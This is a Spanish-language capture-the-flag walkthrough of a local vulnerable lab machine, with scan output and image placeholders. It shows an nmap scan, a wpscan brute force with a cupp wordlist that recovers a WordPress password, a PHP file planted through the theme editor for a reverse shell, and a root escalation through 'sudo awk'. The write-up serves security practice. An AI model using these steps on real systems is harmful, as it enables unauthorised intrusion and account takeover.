
Desplegamos la maquina vulnerable.

Vamos a hacer un escaneo profundo en la maquina,


```
sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
cat Puertos
File: Puertos
1  # Nmap 7.95 scan initiated Tue Sep 23 18:53:38 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
2  Nmap scan report for 172.17.0.2
3  Host is up, received arp-response (0.0000070s latency).
4  Scanned at 2025-09-23 18:53:38 CEST for 1s
5  Not shown: 65533 closed tcp ports (reset)
6  PORT   STATE SERVICE REASON
7  22/tcp open  ssh     syn-ack ttl 64
8  | ssh-hostkey:
9  |   256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJpzsBdS7+/16sAwAB6NLHrChW8GYQNAM7w+wJ/TacFehCfLyWepCBKXHXDqwhGs4yeZV+ny9
11 |   256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHaknDwhdf9aeQuv8ehUJqqDpVhR04TUjp+GegAIv5iq
13 80/tcp open  http    syn-ack ttl 64
14 |_http-title: P\xC3\xA1gina Escolar Universitaria
15 | http-methods:
16 |_  Supported Methods: GET POST OPTIONS HEAD
17 MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Vamos a explorar la pagina web que tiene el servidor.



Vemos que hay un comentario con un directorio.



Dentro de este vemos una pista que es el admin de wordpress

Al intentar acceder en wordpress vemos el dns a donde apunta esta ip, así que lo configuraremos en nuestro host en /etc/hosts


Después de hacer varias pruebas, la opción que use fue utilizar la herramienta cupp para crear claves con coincidencia del usuario que encontramos y así hacer el ataque de fuerza bruta.

Una vez generado el fichero .txt vamos a hacer el ataque con wpscan


```
❯ wpscan --url http://172.17.0.2/wordpress/ --enumerate -U luisillo -P /home/caan31/Descargas/cupp/luis.txt
```

```
[!] Valid Combinations Found:
 | Username: luisillo, Password: Luis1981
```


Al ingresar con las credenciales que encontramos vemos que podemos manejar los archivos de este.





Dentro de un tema vemos que podemos escribir y modificar archivos, así que creamos un archivo php para luego hacer una reverse Shell.




Probamos que funciona el código php que ingresamos.








Una vez dentro vemos que tenemos un fichero secret.txt y al parecer es la contraseña de luisillo, un usuario.



Ahora ingresaremos como luisillo



Una vez dentro ejecutaremos sudo -l para ver si contamos con permisos de sudo en algún binario y vemos que tenemos en awk

```
luisillo@15b8f31fbcee:~$ sudo -l
Matching Defaults entries for luisillo on 15b8f31fbcee:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User luisillo may run the following commands on 15b8f31fbcee:
    (ALL) NOPASSWD: /usr/bin/awk
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Con ayuda de gtfobins vamos a ejecutar el comando y vemos que somos root.

```
luisillo@15b8f31fbcee:~$

    sudo awk 'BEGIN {system("/bin/sh")}'

# whoami
root
#
```